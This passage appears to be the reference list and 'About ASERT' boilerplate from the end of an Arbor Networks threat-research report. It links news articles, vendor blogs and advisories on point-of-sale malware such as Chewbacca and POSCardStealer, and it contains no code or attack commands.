http://www.pcworld.com/article/2089480/six-more-us-retailers-hit-by-targetlike-hacks-security-firm-says.html
https://www.securityweek.com/exclusive-new-malware-targeting-pos-systems-atms-hits-major-us-banks

Chewbacca:

https://blogs.rsa.com/rsa-uncovers-new-pos-malware-operation-stealing-payment-card-personal-information/
https://www.securelist.com/en/blog/208214185/ChewBacca_a_new_episode_of_Tor_based_Malware
http://usa.visa.com/download/merchants/Alert-ChewbaccaMalware-030614.pdf)

POSCardStealer:

http://www.xylibox.com/2013/12/win32spyposcardstealero-and-unknown-pos.html
http://www.virusradar.com/en/Win32_Spy.POSCardStealer.V/description
http://www.virusradar.com/en/Win32_Spy.POSCardStealer.R/description
http://www.virusradar.com/en/Win32_Spy.POSCardStealer.U/description

About ASERT

The Arbor Security Engineering & Response Team (ASERT) at Arbor Networks delivers world-class network security research and analysis for the benefit of today's enterprise and network operators. ASERT engineers and researchers are part of an elite group of institutions that are referred to as “super remediators,” and represent the best in information security. This is a reflection of having both visibility and remediation capabilities at a majority of service provider networks globally.

ASERT shares operationally viable intelligence with hundreds of international Computer Emergency Response Teams (CERTs) and with thousands of network operators via intelligence briefs and security content feeds. ASERT also operates the world¹s largest distributed honeynet, actively monitoring Internet threats around the clock and around the globe via ATLAS®, Arbor's global network of sensors: http://atlas.arbor.net. This mission and the associated resources that Arbor Networks brings to bear to the problem of global Internet security is an impetus for innovation and research.

To view the latest research, news, and trends from Arbor, ASERT and the information security community at large, visit our Threat Portal at http://www.arbornetworks.com/threats/.